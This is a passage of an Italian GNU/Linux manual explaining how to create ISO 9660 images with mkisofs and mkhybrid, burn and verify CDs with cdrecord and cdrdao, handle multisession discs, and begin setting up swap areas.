'**`mkisofs`**' [2] è un programma in grado di generare un file system ISO 9660, utilizzando eventualmente le estensioni Rock Ridge e anche El-Torito, a partire dal contenuto di una directory. In pratica, tutto quello che è contenuto nella directory, comprese le eventuali sottodirectory, viene usato per generare il nuovo file system. Non si tratta di un normale programma di inizializzazione, perché con questo tipo di file system non è possibile inizializzare prima e scrivere i dati dopo: inizializzazione e registrazione sono simultanee.

Se non viene utilizzata l'opzione '**`-o`**', il risultato viene emesso attraverso lo standard output.

Questo programma non è in grado di registrare i CD-ROM, ma solo di generare un'immagine del risultato finale in un file che poi viene utilizzato dal programma di masterizzazione. In teoria è possibile inviare l'output del programma direttamente al programma di masterizzazione, ma si tratta generalmente di una tecnica sconsigliabile.

Alcune opzioni

`-a`

Include tutti i file. Se questa opzione non viene utilizzata, i file il cui nome contiene i simboli tilde ('**`~`**') o '**`#`**' non vengono inclusi, trattandosi normalmente di copie di sicurezza di versioni precedenti.

`-f`

Utilizzando questa opzione, si fa in modo che i collegamenti simbolici vengano tradotti nel file o nella directory a cui puntano. Ciò è utile quando si prepara un CD-ROM senza le estensioni Rock Ridge. Se questa opzione non viene utilizzata, i collegamenti simbolici sono copiati come tali e di conseguenza si utilizzano le estensioni Rock Ridge.

`-m` *modello*

Questa opzione, seguita da un modello realizzato con i caratteri jolly gestiti dalla shell, permette di escludere tutti i file e le directory che corrispondono al modello. Il modello riguarda solo il nome dei file e delle directory, non il percorso necessario a raggiungerli.

`-o` *file*

Questa opzione permette di specificare il file di destinazione che dovrà contenere l'immagine del file system generato. Il file indicato può anche essere un dispositivo a blocchi di un'unità a dischi, come un dischetto o una partizione, ma non un CD-ROM. Se questa opzione non viene utilizzata, il risultato viene emesso attraverso lo standard output.

`-R`

Questa opzione permette di generare un file system ISO 9660 con estensioni Rock Ridge, permettendo così la memorizzazione di tutte le informazioni tipiche dei sistemi Unix.

[2] **Mkisofs** GNU GPL

`-r`

Questa opzione si comporta in modo analogo a '**`-R`**' con la differenza che la proprietà e i permessi vengono modificati:

- file e directory risulteranno appartenere all'utente e al gruppo '**`root`**';
- tutti i file e le directory otterranno tutti i permessi di lettura;
- tutti i permessi di scrittura verranno tolti;
- tutti i file e le directory che risultano avere almeno un permesso di esecuzione, lo otterranno per tutti gli utenti;
- i permessi particolari: SUID, SGID e Sticky, verranno rimossi.

`-T`

Utilizzando questa opzione si attiva la creazione del file '`TRANS.TBL`' in ogni directory, per contenere la tabella di conversione necessaria a stabilire il nome corretto dei file quando si legge il CD-ROM in un sistema che non è in grado di riconoscere le estensioni Rock Ridge.

`-v`

Durante il funzionamento, genera più informazioni.

`-x` *directory*

Permette di escludere la directory indicata.

`-C` *inizio_ultima_sessione* `,` *inizio_prossima_sessione*

Questa opzione si usa assieme a '**`-M`**' per la creazione di un'immagine da accodare in una sessione successiva. L'argomento dell'opzione si compone di due parti, separate da una virgola, che sono numeri ottenuti da '**`cdrecord`**' con l'opzione '**`-msinfo`**', in riferimento a un CD multisessione a cui si vuole accodare l'immagine che si sta per creare.

`-M` *immagine_nella_sessione_precedente*

Si usa assieme a '**`-C`**' per creare un'immagine da considerare la continuazione di un'altra, da inserire nella sessione successiva del CD.

Estensioni El-Torito

`-b` *file_immagine_di_avvio*

Permette di indicare il file contenente l'immagine di un dischetto da utilizzare per rendere avviabile il CD-ROM con le estensioni El-Torito. Questa opzione si usa assieme a '**`-c`**'.

`-c` *file_catalogo*

Questa opzione si usa assieme a '**`-b`**' allo scopo di rendere avviabile il CD-ROM utilizzando le estensioni El-Torito. Si deve indicare il nome di un file. '**`mkisofs`**' lo deve creare o sovrascrivere all'interno della gerarchia che compone l'insieme di ciò che si vuole inserire nel file system ISO 9660. In pratica, questo file serve a contenere delle indicazioni relativamente all'avvio del CD-ROM, definite automaticamente da '**`mkisofs`**'.

> È un po' difficile indicare correttamente i file abbinati alle opzioni '**`-b`**' e '**`-c`**'. In pratica è necessario che la directory corrente nel momento della creazione dell'immagine ISO 9660 corrisponda al punto iniziale della gerarchia che si vuole archiviare in questo modo. Così, i percorsi dei file in questione possono essere indicati in modo relativo.

Esempi

```
# mkisofs -r -T -v -o prova.img /home/tizio/elio
```

Crea un'immagine ISO 9660 nel file '`prova.img`' di quanto contenuto a partire dalla directory '`/home/tizio/elio/`'. Vengono usate le estensioni Rock Ridge, attraverso l'opzione '**`-r`**', ma la proprietà e i permessi di file e directory vengono adattati nel modo generalmente più opportuno. Attraverso l'opzione '**`-T`**' si ottiene la creazione del file '`TRANS.TBL`' in ogni directory.

```
# mkisofs -a -r -T -v -o prova.img /home/tizio/elio
```

Come nell'esempio precedente, ma, attraverso l'opzione '**`-a`**', non vengono esclusi i file il cui nome contiene il simbolo '**`~`**' o '**`#`**'.

```
# mkisofs -r -T -v -o prova.img ↩
↪-b images/boot.img -c boot/boot.cat 'pwd'
```

Crea un'immagine ISO 9660 in un file, a partire dalla directory corrente (l'indicazione viene ottenuta attraverso quanto restituito dal comando '**`pwd`**'). Vengono usate le estensioni Rock Ridge, con l'opzione '**`-r`**', in modo che la proprietà e i permessi di file e directory siano adattati nel modo generalmente più opportuno. Inoltre si utilizza il file '`images/boot.img`' per l'avvio del CD-ROM e si crea il file '`boot/boot.cat`' per lo stesso motivo.

```
# mkisofs -r -T -v -o prova.img ↩
↪-b images/boot.img -c boot/boot.cat $PWD
```

Come nell'esempio precedente, con la differenza che la directory corrente viene ottenuta dalla variabile di ambiente '**`PWD`**'.

70.2.5 $ mkhybrid

`mkhybrid` [*opzioni*] *directory*

'**`mkhybrid`**' [3] è un programma derivato da '**`mkisofs`**', rispetto al quale è in grado di gestire un numero maggiore di varianti del file system ISO 9660, su un solo file system ibrido. Per la precisione, permette di utilizzare anche le estensioni Joliet (Microsoft) e HFS (Apple). Il funzionamento è analogo a quello del suo predecessore; in particolare si aggiungono delle opzioni specifiche per le nuove estensioni.

> In generale valgono le opzioni di '**`mkisofs`**'. Qui viene descritta solo l'opzione necessaria a inserire le estensioni Joliet, mentre per quelle HFS è necessario leggere la pagina di manuale *mkhybrid(8)*.

Opzioni relative alle estensioni Joliet

`-J`

Genera le estensioni Joliet.

Esempi

```
# mkhybrid -r -T -J -v -o prova.img /home/tizio/elio
```

Crea un'immagine ISO 9660 nel file '`prova.img`' di quanto contenuto a partire dalla directory '`/home/tizio/elio/`'. Vengono usate le estensioni Rock Ridge, attraverso l'opzione '**`-r`**', ma la proprietà e i permessi di file e directory vengono adattati nel modo generalmente più opportuno. L'opzione '**`-J`**' aggiunge le estensioni Joliet. Attraverso l'opzione '**`-T`**' si ottiene la creazione del file '`TRANS.TBL`' in ogni directory.

---

[3] **Mkhybrid** GNU GPL

mkhybrid -a -r -T -J -v -o prova.img /home/tizio/elio

Come nell'esempio precedente, ma, attraverso l'opzione '**-a**', non vengono esclusi i file il cui nome contiene il simbolo '**~**' o '**#**'.

mkhybrid -r -T -J -v -o prova.img ↩
↪**-b images/boot.img -c boot/boot.cat 'pwd'**

Crea un'immagine ISO 9660 in un file, a partire dalla directory corrente (l'indicazione viene ottenuta attraverso quanto restituito dal comando '**pwd**'). Vengono usate le estensioni Rock Ridge, con l'opzione '**-r**', in modo che la proprietà e i permessi di file e directory siano adattati nel modo generalmente più opportuno. L'opzione '**-J**' aggiunge le estensioni Joliet. Inoltre si utilizza il file 'images/boot.img' per l'avvio del CD-ROM e si crea il file 'boot/boot.cat' per lo stesso motivo.

mkhybrid -r -T -J -v -o prova.img ↩
↪**-b images/boot.img -c boot/boot.cat $PWD**

Come nell'esempio precedente, con la differenza che la directory corrente viene ottenuta dalla variabile di ambiente '**PWD**'.

70.2.6 Esperimenti con il file system ISO 9660

Prima di arrivare alla realizzazione di un CD-ROM occorre fare qualche esperimento non distruttivo. Si suppone che si tratti dell'utente '**tizio**' che ha costruito una struttura a partire dalla directory 'prova/' discendente dalla propria directory personale.

$ **mkisofs -r -T -v -o ~/prova.img ~/prova**[*Invio*]

In questo modo è stato creato il file 'prova.img' nella directory personale dell'utente. Per verificare il risultato si può eseguire il montaggio dell'immagine appena creata, ma per questo occorre avere i privilegi dell'utente '**root**'.

$ **su**[*Invio*]

Password: ***********[*Invio*]

mount -o loop -t iso9660 /home/tizio/prova.img /mnt/cdrom[*Invio*]

Se tutto va bene, da questo momento l'immagine risulta collegata alla directory '/mnt/cdrom/'. Al termine si smonta l'immagine nel modo solito.

umount /mnt/cdrom[*Invio*]

Volendo, un'immagine di un file system ISO 9660 può risiedere in un disco normale, o meglio, un disco normale può essere utilizzato come se fosse un CD-ROM. Quello che si ottiene è sempre un'unità in sola lettura, perché il tipo di file system non consente la modifica.

Supponendo che con l'esempio precedente si fosse ottenuto un file di dimensione inferiore o al massimo uguale a quella di un dischetto, si può riversare tale immagine nel modo seguente:

cp /home/tizio/prova.img /dev/fd0[*Invio*]

Una volta trasferito si può montare il dischetto come se si fosse un CD-ROM.

mount -t iso9660 /dev/fd0 /mnt/cdrom[*Invio*]

Al termine si smonta il dischetto nel modo solito.

```
# umount /mnt/cdrom[Invio]
```

70.3 Masterizzazione

Per giungere alla realizzazione di un proprio CD, occorre un'unità per la masterizzazione e il software adatto per trasferire un'immagine ISO 9660 nel CD vergine. In questa parte viene spiegato il procedimento a grandi linee. Prima di giungere alla masterizzazione vera e propria, ma anche prima di acquistare un masterizzatore, è bene leggere tutta la documentazione disponibile al riguardo, a cominciare da *CD-Writing HOWTO* di Winfried Trümper.

Il CD che può essere realizzato in casa è un CD-R, ovvero un *Compact disk recordable*, oppure un CD-RW, ovvero un *Compact disk rewritable*. Si distingue dai CD industriali per il fatto di utilizzare un sottile strato d'oro o di argento, mentre quelli normali utilizzano uno strato di alluminio.

70.3.1 Masterizzatore SCSI

Il masterizzatore più comune è di tipo SCSI e per questo è necessario che il kernel sia stato predisposto opportunamente (sezione 29.2.11), includendo in particolare la gestione generica delle unità SCSI.

Oltre a questo occorre avere indicato il tipo di unità di controllo SCSI di cui si dispone.

La registrazione di un CD attraverso un'unità SCSI avviene per mezzo di un dispositivo SCSI generico, utilizzando i file di dispositivo '`/dev/sc*`'. Questo significa anche che il programma di registrazione richiede l'identificazione dell'unità SCSI attraverso dei modi inconsueti. È necessario determinare di quale unità di controllo SCSI si tratta (probabilmente è l'unica installata), il numero dell'unità SCSI e l'eventuale LUN (se il LUN non viene utilizzato, questo corrisponderà semplicemente a zero).

70.3.2 Masterizzatore ATA/ATAPI

A titolo informativo, vale la pena di annotare cosa si può fare se si vuole utilizzare un masterizzatore collegato attraverso l'interfaccia ATA/ATAPI.

Generalmente occorre abilitare l'emulazione SCSI all'interno della gestione ATAPI. In pratica, oltre alle indicazioni già viste per la masterizzazione utilizzando un'interfaccia SCSI, occorre disabilitare la gestione del lettore CD-ROM ATA/ATAPI e attivare l'emulazione SCSI (sezione 29.2.10). Inoltre, dal momento che il kernel Linux non è in grado di distinguere la presenza di un masterizzatore ATAPI, occorre dare l'opzione

```
hdx=ide-scsi
```

in fase di avvio (dove '**hd***x*' rappresenta la *x*-esima unità ATA). La cosa è spiegata meglio nella sezione 35.7, a proposito del bus ATA.

Utilizzando un kernel predisposto in questo modo, le unità CD-ROM risulteranno accessibili dai dispositivi '`/dev/sr*`' oppure '`/dev/scd*`' e non più attraverso quelli corrispondenti ai dispositivi ATA (capitolo 35). Per verificare il riconoscimento di queste unità pseudo-SCSI, si può provare a utilizzare '**`cdrecord`**' con l'opzione '**`-scanbus`**'.

> Se un programma per la masterizzazione di un CD ha difficoltà a riconoscere un modello ATAPI con emulazione SCSI, si può provare a indicarlo esplicitamente come un tipo MMC generico. Per esempio, con Cdrdao si può usare l'opzione '**`--driver generic-mmc-raw`**'.

70.3.3 Problemi legati alla masterizzazione

La registrazione di un CD è un'operazione a senso unico senza possibilità di ripensamenti né ritardi. Se qualcosa non va, il CD che si ottiene è inutilizzabile. Vanno tenute a mente alcune regole fondamentali:

- il flusso di dati verso il masterizzatore deve essere costante e si deve mantenere alla velocità di registrazione del masterizzatore stesso;
- il masterizzatore non deve essere interessato da vibrazioni;
- prima della registrazione, il CD deve essere pulito perfettamente.

Il problema legato al flusso di dati costante è probabilmente il più delicato. Questo generalmente impedisce di utilizzare per altre attività l'elaboratore con cui si esegue la masterizzazione. Anche il problema della vibrazioni non deve essere trascurato; un urto potrebbe rovinare la registrazione, ma nello stesso modo, anche un'intensa attività del disco fisso può produrre delle vibrazioni capaci di interferire con la registrazione del CD.

Per ultimo va considerato anche il problema della pulizia del CD: prima della registrazione è opportuno afferrarlo con cura in modo da non sporcare il lato che deve essere inciso. Una volta registrato, sarà meno importante il problema della pulizia, salvo il caso del CD-RW che deve rimanere pulito per consentire il riutilizzo successivo in registrazione.

70.3.4 Cdrecord

Cdrecord, [4] ovvero l'eseguibile '**`cdrecord`**', è un programma in grado di registrare CD-R attraverso un gran numero di unità, principalmente SCSI. Per conoscere precisamente quali unità è in grado di gestire conviene consultare la documentazione interna e in particolare la pagina dedicata a questo programma: <*http://www.fokus.gmd.de/research/cc/glone/employees/joerg.schilling/private/cdrecord.html*>.

`cdrecord` [*opzioni_generali*] `dev=`*dispositivo* [*opzioni_di_traccia*] *traccia*...

Per l'utilizzo di unità SCSI occorre conoscere precisamente le coordinate dell'unità di masterizzazione. L'indirizzo può essere composto nei due modi seguenti:

`dev=`*unità_controllo_scsi*`,`*scsi_id*`,`*lun*
`dev=`*scsi_id*`,`*lun*

In pratica, il secondo modo può essere utilizzato quando si dispone di un'unica unità di controllo SCSI.

Le tracce sono semplicemente nomi di file da usare durante la registrazione. Se si intende utilizzare lo standard input si deve indicare un trattino singolo ('`-`').[5]

Eventualmente, utilizzando l'opzione '**`-scanbus`**', è possibile conoscere quali unità di controllo SCSI sono installate, assieme all'indicazione delle unità SCSI collegate e alle loro coordinate. Questa opzione è tanto più utile se si utilizzano unità ATAPI con l'emulazione SCSI.

[4] **Cdrecord** GNU GPL

[5] Generalmente, l'utilizzo di una pipeline per generare l'input di un programma di masterizzazione dei CD-R è sconsigliabile. Ciò perché potrebbero verificarsi dei ritardi nel flusso di dati che giunge all'unità di masterizzazione, provocando l'interruzione irreversibile della registrazione stessa.

Alcune opzioni generali

Le opzioni generali vanno indicate prima della specificazione delle coordinate necessarie a raggiungere l'unità di registrazione.

`-v`

Durante la registrazione emette più informazioni.

`-V`

Durante la registrazione emette più informazioni legate al trasporto SCSI. L'uso di questa opzione è sconsigliabile in generale, perché genera un rallentamento che potrebbe provocare l'interruzione della registrazione.

`-dummy`

Permette di eseguire tutte le operazioni in simulazione. In pratica, tutto avviene come nella realtà, tranne per il fatto che il laser rimane spento.

`-multi`

Lascia aperta la sessione, per consentire l'aggiunta di altre sessioni in seguito. È importante ricordare che non tutti i lettori CD-ROM sono in grado di leggere CD multisessione.

`-msinfo`

Emette una coppia di numeri che indica la posizione iniziale dell'ultima sessione presente nel CD e la posizione iniziale della prossima sessione che può essere aggiunta.

`-nofix`

Permette di non concludere una sessione con l'indice TOC. Ciò si usa solitamente per realizzare un CD audio in fasi successive, tenendo conto che un CD audio senza l'indice TOC finale non può essere ascoltato in un apparecchio di riproduzione normale. Si ottiene la creazione dell'indice TOC mancante con l'opzione '**`-fix`**'.

`-fix`

Permette di concludere una sessione inserendo un indice TOC, quando questa operazione non è già stata fatta automaticamente (*fixating*). Generalmente, questa opzione non viene utilizzata, perché la creazione dell'indice TOC è implicita, salvo l'uso dell'opzione '**`-nofix`**'.

`-eject`

Espelle il disco alla fine delle operazioni.

`speed=`*velocità*

Permette di definire la velocità di registrazione. Il valore da inserire è un numero intero corrispondente a un multiplo della velocità standard di riproduzione di un CD audio: 175 Kibyte/s. Per fare un esempio, il numero quattro corrisponde a quello che di solito si esprime come «x4» o «4x».

`blank=`{`all`|`fast`|`session`|`unclose`|*altra_opzione*}

Permette di cancellare un CD-RW prima di un nuovo riutilizzo. Si utilizza una parola chiave per definire cosa cancellare esattamente. Il minimo è '**`fast`**', che si limita a sovrascrivere gli indici, consentendo un riutilizzo completo del disco; '**`all`**' cancella tutto; '**`session`**' elimina solo l'ultima sessione '**`unclose`**' riapre l'ultima sessione, consentendo di accodare altre sessioni. Sono disponibili altre parole chiave per situazioni particolari, di cui si trova la descrizione nella pagina di manuale *cdrecord(1)*.

Alcune opzioni di traccia

Le opzioni di traccia possono essere alternate tra i nomi dei file che rappresentano le tracce da registrare. La validità dell'effetto di queste opzioni riguarda le tracce successive, fino a che non si incontrano opzioni contrarie.

`-data`

Questa opzione è predefinita e permette di specificare che le tracce seguenti contengono dati ISO 9660 o Rock Ridge.

`-audio`

Indica che le tracce seguenti sono di tipo audio.

`-pad`

Aggiunge alla fine delle tracce una pausa di circa 15 secondi. Questa opzione può essere utile se il lettore risulta incapace di leggere gli ultimi settori delle tracce.

`-bytes=`*dimensione*

Questa opzione permette di specificare la dimensione in byte dell'immagine della traccia successiva. Può essere necessaria tale indicazione quando si tratta di una partizione di un disco, per cui la dimensione reale della traccia è inferiore a quella della partizione stessa. Generalmente si utilizza un'immagine in un file, la cui dimensione coincide con quella della traccia, per cui questa opzione non ha la necessità di essere inserita.

Esempi

```
# cdrecord -scanbus
```

Scandisce le unità SCSI, reali o emulate, elencando ciò che trova.

```
# cdrecord -v speed=1 dev=0,2,0 -data traccia.img
```

Esattamente come nell'esempio precedente, indicando esplicitamente di utilizzare la prima unità di controllo SCSI.

```
# cdrecord -v speed=1 dev=2,0 -data traccia.img
```

Inizia la registrazione a velocità normale del file '`traccia.img`', nell'unità SCSI numero due senza LUN.

```
# cdrecord -v speed=4 dev=3,0 -data traccia.img
```

Inizia la registrazione a una velocità quadrupla (x4) del file '`traccia.img`', nell'unità SCSI numero tre senza LUN.

```
# cdrecord -v speed=4 dev=3,0 blank=fast
```

Ripristina rapidamente un CD-RW.

70.3.5 Cdrdao

Cdrdao [6] è un programma per la registrazione di CD, specificando le varie tracce di una sessione attraverso un file di testo, indicato nel modello sintattico come *file_toc*. A questo file si farà riferimento come «file TOC». Cdrdao si compone in pratica dell'eseguibile '**`cdrdao`**', che si usa con la sintassi seguente:

`cdrdao` *comando* [*opzioni*] *file_toc*...

[6] **Cdrdao** GNU GPL

Per l'utilizzo di unità SCSI occorre conoscere precisamente le coordinate dell'unità di masterizzazione. L'indirizzo, che va indicato come argomento delle opzioni '**`--device`**' e '**`--source-device`**', deve essere composto nel modo seguente, che è compatibile con '**`cdrecord`**':

```
unità_controllo_scsi,scsi_id,lun
```

> Cdrdao è particolarmente adatto per la realizzazione di CD audio; tuttavia si vuole mostrare qui solo l'uso utile per ottenere dei CD-ROM.

Alcuni comandi

`simulate`

Simula la scrittura del CD a laser spento.

`write`

Richiede la scrittura normale del CD, in base alle specifiche contenute nel file TOC.

Alcune opzioni

`--device` *unità_controllo_scsi*,*scsi_id*,*lun*

Specifica l'unità SCSI da utilizzare per la scrittura del CD.

`--speed` *n*

Permette di definire la velocità di registrazione. I valori comuni possono essere 1, 2, 4 e 8. La scelta dipende dalla velocità massima che può gestire l'unità di masterizzazione e il CD utilizzato.

`--buffers` *n*

Permette di specificare la quantità di aree di memoria tampone da allocare per prevenire interruzioni nel flusso dei dati al masterizzatore. Il valore minimo è 10, mentre il valore predefinito è 32.

`--eject`

L'uso di questa opzione fa in modo che venga espulso il CD al termine della registrazione.

`-v` *n*

Questa opzione consente di stabilire il livello di dettaglio che si vuole raggiungere nelle informazioni fornite durante il funzionamento. Valori superiori a due danno una quantità molto grande di informazioni.

`--driver` *nome* [:*opzioni*]

Consente di forzare il riconoscimento del masterizzatore in base alle caratteristiche corrispondenti al nome indicato. Per esempio, il tipo '**`generic-mmc-raw`**' corrisponde al masterizzatore comune di tipo ATAPI con emulazione SCSI.

Esempi di configurazione del file TOC

Per la realizzazione di CD-ROM normali, in cui si registra una sola traccia, il file TOC è molto semplice da definire e non è il caso di approfondirne la sintassi. Viene mostrato solo un esempio standard:

```
CD_ROM
TRACK MODE1
DATAFILE "traccia_1"
```

In questo caso si fa riferimento all'immagine '`traccia_1`', contenuta nella directory corrente, probabilmente dove si trova anche il file TOC (gli apici doppi che racchiudono il nome del file sono obbligatori).

Esempi di utilizzo

```
# cdrdao write -v 2 --speed 1 --device 0,2,0 elenco.toc
```

Inizia la registrazione del CD contenuto nel masterizzatore collegato alla prima unità di controllo SCSI, corrispondente all'unità SCSI numero due, utilizzando le informazioni contenute nel file TOC '`elenco.toc`'.

```
# cdrdao write -v 2 --speed 4 --device 0,3,0 elenco.toc
```

Inizia la registrazione del CD contenuto nel masterizzatore collegato alla prima unità di controllo SCSI, corrispondente all'unità SCSI numero tre, a velocità quadrupla, utilizzando le informazioni contenute nel file TOC '`elenco.toc`'.

```
# cdrdao write --driver generic-mmc-raw -v 2 --speed 4 ↩
↪--device 0,3,0 elenco.toc
```

Come nell'esempio precedente, con l'indicazione del tipo di masterizzatore, corrispondente a un modello ATAPI standard, con emulazione SCSI.

70.4 CD multitraccia e CD multisessione

All'inizio del capitolo è stato spiegato brevemente cosa si intende per sessioni e per tracce. Indipendentemente dalla possibilità tecnica di realizzare un CD contenente più di una traccia per sessione e più di una sessione per CD, è poi il contesto che consente o meno di utilizzare queste tecniche.

70.5 CD-ROM e tracce

Un CD contenente dei dati (CD-ROM) deve utilizzare per questo la prima traccia della prima sessione. Eventualmente, la sessione può contenere anche altre tracce di tipo diverso (di solito tracce audio), che non vanno così a interferire con i dati.

Volendo, è molto facile realizzare una sessione contenente diverse immagini di dati, in altrettante tracce, ma poi diventa impossibile montarle. Per esempio, se si utilizza Cdrecord nel modo seguente, dove i file '`uno.img`' e '`due.img`' sono due immagini ISO 9660, si ottengono effettivamente due tracce dati, ma quando si monta il CD, si accede in pratica solo alla prima delle due:

```
# cdrecord dev=0,3,0 -data uno.img due.img
```

70.6 CD-ROM e sessioni

Teoricamente è possibile aggiungere dei dati a un CD-ROM che contiene una sessione aperta, in cui la traccia dati contiene un file system ISO 9660. Per ottenere questo risultato, si crea una seconda immagine ISO 9660 speciale, che viene inserita in una traccia nella sessione successiva. Quando si monta un CD-ROM del genere, se si fa riferimento all'ultima sessione, si dovrebbe riuscire a «vedere» l'insieme dei file system.

In pratica, è bene evitare di agire in questo modo, perché si tratta di un procedimento complesso e il risultato non è sempre assicurato.

Per cercare di mostrare come funziona la cosa, si mostra un esempio che parte dalla creazione della prima immagine, che andrà a inserirsi nella prima traccia (della prima sessione):

```
# mkhybrid -a -r -o uno.img /home/tizio/uno
```

Con questo comando si genera il file ‘uno.img’ contenente l’immagine ISO 9660 della directory ‘/home/tizio/uno/’.

Si masterizza la prima sessione con la traccia dati corrispondente al file ‘uno.img’, utilizzando il masterizzatore collocato nella posizione «0,0,0» (molto probabilmente si tratta di un masterizzatore ATAPI e l’elaboratore non dispone di unità di controllo SCSI vere e proprie):

```
# cdrecord dev=0,0,0 -multi -data uno.img
```

A questo punto si può verificare la collocazione della sessione:

```
# cdrecord dev=0,0,0 -msinfo
```

```
0,17794
```

Il primo numero rappresenta l’inizio della sessione e il secondo sarebbe la posizione iniziale per la sessione successiva. Questa informazione viene usata da ‘**mkhybrid**’ (oppure ‘**mkisofs**’) per generare l’immagine dell’aggiunta che si vuole generare:

```
# mkhybrid -a -r -C ‘cdrecord dev=1,0,0 -msinfo‘ -M uno.img -o due.img
/home/tizio/prova_1
```

Come si vede, ‘**mkhybrid**’ ha bisogno di conoscere la collocazione della sessione precedente e di quella successiva, ma soprattutto ha bisogno di rileggere l’immagine precedente. Si passa così alla masterizzazione dell’immagine ‘due.img’ nella seconda sessione:

```
# cdrecord dev=0,0,0 -multi -data due.img
```

Volendo si può controllare ancora la posizione dell’ultima sessione:

```
# cdrecord dev=0,0,0 -msinfo
```

```
17794,24996
```

Per montare la seconda sessione del CD-ROM, allo scopo di trovare la somma delle due immagini contenute, occorre fare riferimento esplicito alla seconda (ultima) sessione:

```
# mount -o session=1 -t iso9660 /dev/scd0 /mnt/cdrom
```

70.7 Estrazione della prima traccia dati

Un file system ISO 9660 può trovarsi in un CD-ROM o in un altro tipo di unità di memorizzazione, precisamente nella prima traccia dati. Qualunque sia la situazione, questa traccia dati può avere una dimensione inferiore all’unità di memorizzazione. Trovandosi nella necessità di estrarla, è utile conoscerne tale dimensione.

Se c’è il modo di montarlo, basta utilizzare successivamente il comando ‘**df**’ per sapere esattamente il numero di kibibyte (simbolo: Kibyte) contenuti; ma in alternativa si può utilizzare il programma ‘**isosize**’ contenuto nel pacchetto di X-CD-Roast (capitolo 341). Per la precisione dovrebbe trovarsi nella directory ‘/usr/lib/xcdroast*/bin/’:

```
# /usr/lib/xcdroast*/bin/isosize /dev/cdrom
```

Il comando mostra in che modo sia possibile determinare la dimensione della prima traccia dati del CD-ROM inserito nel lettore corrispondente al dispositivo ‘/dev/cdrom’ (quello predefinito). Volendo estrarre la traccia, senza altri dati aggiuntivi, si potrebbe utilizzare ‘**dd**’ nel modo seguente:

```
# dd if=/dev/cdrom of=traccia bs=1b count=‘isosize /dev/cdrom‘
```

In questo caso si suppone che ‘**isosize**’ sia accessibile attraverso l’elenco dei percorsi di ricerca per gli eseguibili, della variabile di ambiente ‘**PATH**’.

70.7.1 Verifica di un CD-ROM appena registrato

La verifica del successo o meno nella registrazione di un CD-ROM può essere fatta in un modo piuttosto semplice: leggendo tutto il contenuto e verificando se con questa operazione si ottengono delle segnalazioni di errore.

Supponendo di disporre di un lettore per CD-ROM in corrispondenza del dispositivo ‘`/dev/hdc`’, si potrebbe procedere come segue:

```
# cat /dev/hdc > /dev/null 2> /tmp/errori.txt
```

Se tutto va bene, alla fine si ottiene un file ‘`/tmp/errori.txt`’ vuoto. Altrimenti il file riporta una segnalazione del tipo seguente:

```
cat: /dev/hdc: I/O error
```

Alle volte si possono osservare sullo schermo delle segnalazioni di errore aggiuntive anche quando il file ‘`/tmp/errori.txt`’, o un suo equivalente, risulta vuoto alla fine del test. Dal momento che sia lo standard output che lo standard error del comando sono ridiretti, si tratta di messaggi estranei provenienti dal sistema. A tali messaggi di errore corrispondono poi dei nuovi tentativi; solo se il sistema non riesce in alcun modo a superare gli errori viene coinvolto il comando stesso, che poi lo segnala attraverso lo standard error.

Se si ottiene una segnalazione di errore attraverso lo standard error di un comando di lettura, come ‘**cat**’, il CD-ROM è difettoso, altrimenti gli errori segnalati sullo schermo sono ignorabili. Inoltre, è il caso di ricordare che prima di iniziare il controllo di un altro CD-ROM, è necessario cancellare il file di destinazione dello standard error.

```
# rm /tmp/errori.txt ; cat /dev/hdc > /dev/null 2> /tmp/errori.txt
```

Tuttavia, si potrebbe fare meglio utilizzando il programma ‘**isosize**’ già descritto nella sezione precedente. In questo modo si evitano tentativi di lettura oltre la fine della traccia, che generano normalmente degli errori tali da creare un po’ di confusione:

```
# dd if=/dev/cdrom of=/dev/null bs=1b count=‘isosize /dev/cdrom‘
```

70.8 CD-ROM con file system differenti

Un CD può essere masterizzato anche utilizzando per la traccia dati un file system differente dal solito ISO 9660. Evidentemente, qualunque cosa sia, alla fine sarà possibile solo l’accesso in lettura. In questo senso è da considerare la possibilità di utilizzare i CD per l’archiviazione di un file singolo (tar+gzip, o qualcosa del genere), senza la necessità di creare l’immagine di un file system vero e proprio.

70.9 Riferimenti

- Jeff Tranter, *CDROM HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- Winfried Trümper, *CD-writing HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

Memoria virtuale

La memoria virtuale è un'estensione della memoria centrale attraverso l'utilizzo della memoria di massa. In pratica, l'estensione apparente della memoria RAM avviene attraverso lo *scambio* con un'area adibita a questo scopo nel disco fisso. Il termine inglese *swap* deriva da questa continua operazione di scambio.

Utilizzando un sistema GNU/Linux comune, se non si dispone di una quantità di memoria RAM molto grande (anche molto superiore a 32 Mibyte) è necessario attivare il meccanismo della memoria virtuale. La tabella 71.1 elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 71.1. Riepilogo dei programmi e dei file per la gestione della memoria virtuale.

Nome	Descrizione
mkswap	Inizializza un'area di scambio della memoria.
swapon	Attiva un'area di scambio della memoria.
swapoff	Disattiva un'area di scambio della memoria.
/etc/fstab	Elenco di file system e di aree di scambio gestiti automaticamente.

71.1 Creazione di una partizione o di un file di scambio

Con GNU/Linux è possibile attivare la gestione della memoria virtuale utilizzando due tipi di aree nel disco fisso: una partizione dedicata oppure un file. Dal momento che possono essere gestite diverse aree di scambio, conviene attivarne almeno una, utilizzando una partizione dedicata. In pratica, la partizione di scambio dovrebbe consentire almeno la gestione normale del sistema, mentre i file di scambio potrebbero servire come un mezzo eccezionale per estenderne la dimensione.

In questo senso, la scelta della dimensione della partizione di scambio è importante perché una volta deciso, questa normalmente non può più essere cambiata facilmente. La dimensione massima di un'area di scambio è di 128 Mibyte se si utilizzano kernel 2.0.∗ o precedenti (mentre nella serie 2.2.∗ questo limite è stato superato) e possono esserne definite un massimo di 16. In generale, per la partizione di scambio è conveniente utilizzare una dimensione pari ad **almeno** la stessa quantità della memoria RAM effettiva, con un minimo di circa 40 Mibyte.[1]

Prima di poter attivare la gestione della memoria virtuale è necessario creare lo spazio in cui potranno risiedere le aree di scambio relative. Ciò vale anche nel caso in cui per questo si vogliano utilizzare dei file.

71.1.1 Partizione di scambio

La creazione di una partizione di scambio per la memoria, procede nello stesso modo con cui si crea una qualunque altra partizione. In questo caso non c'è la necessità di eseguire un avvio del sistema operativo su tale partizione, di conseguenza si possono usare anche partizioni logiche contenute in partizioni estese senza problemi di alcun tipo.

La creazione della partizione richiede l'utilizzo di '**`fdisk`**', oppure di '**`cfdisk`**', ricordando però di assegnare alla partizione il tipo corretto di identificatore: 82_{16} (Linux-swap).

